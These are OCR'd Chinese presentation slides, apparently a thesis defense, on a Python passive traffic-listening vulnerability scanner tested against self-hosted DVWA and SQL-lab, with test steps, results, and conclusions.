
- 测试环境及测试过程
- 测试结果
- 视频演示

测试环境及测试过程

- 测试环境采用在虚拟机自己搭建的DVWA和SQL-lab
- 测试过程：
  - 开启扫描器、开启redis数据库
  - 登陆扫描器并开启代理
  - 使用浏览器通过代理访问含有漏洞环境，产生测试流量
  - 在扫描器中开启扫描功能，对刚刚抓取到的流量形成的任务扫描
  - 等待扫描结果并进行分析


测试结果分析


- 通过一段时间的访问我们可以看到流量已经被抓取到了，并且数据包被解析为任务存放在带扫描队列，等待扫描。经过这次测试，我们一共抓取到的流量一共形成了102个任务，对他们进行扫描分析。



测试结果分析


- 扫描中截图







测试结果分析

- 扫描结果







- 经过一段时间的扫描我们可以看到，任务全部都转移到了已完成队列和含有漏洞队列，从112个数据包任务中扫描出了9个漏洞，测试流量中对于这几种漏洞都有所涉及，并且可以精确的检出漏洞

视频展示

视频展示

第五部分

结论与展望

- 工作总结
- 不足之处
- 未来展望

工作总结

- 通过调研和分析，得出被动式漏洞扫描技术的方案
- 通过查阅相关文献和技术文档，确定了扫描器的技术架构
- 自行设计了扫描器的相关功能和工作原理流程
- 接下来，使用python3开发了一款 半自动化的基于流量监听的被动式扫描器
- 并通过收集和整理五类相关漏洞的特征规则，对他们能够精确检出

不足之处

- 对于扫描器的优化仍然不够，对于硬件资源的利用不彻底
- 对于漏洞规则的收集和整理还可以完善
- 由于精力和能力有限，只做了最简单的几类漏洞的扫描，对一些更深层次的安全问题没有设计

未来展望

- 安全问题永无止境，安全防护技术的路还有很远
- 被动式扫描技术有着深远的前景，对于这种半自动化的扫描技术，深得资深测试人员喜爱，可以用来精确定向的挖掘某一方面的深度安全隐患
- 对于一些API接口安全、逻辑漏洞，可能全自动化的扫描器并不能做到面面俱到，但是加入一些人为的干涉，使用半自动化的工具会有更好的效果

感谢语

THANKS!

恳请各位老师批评指正！

THANKS

演示完毕
感谢观看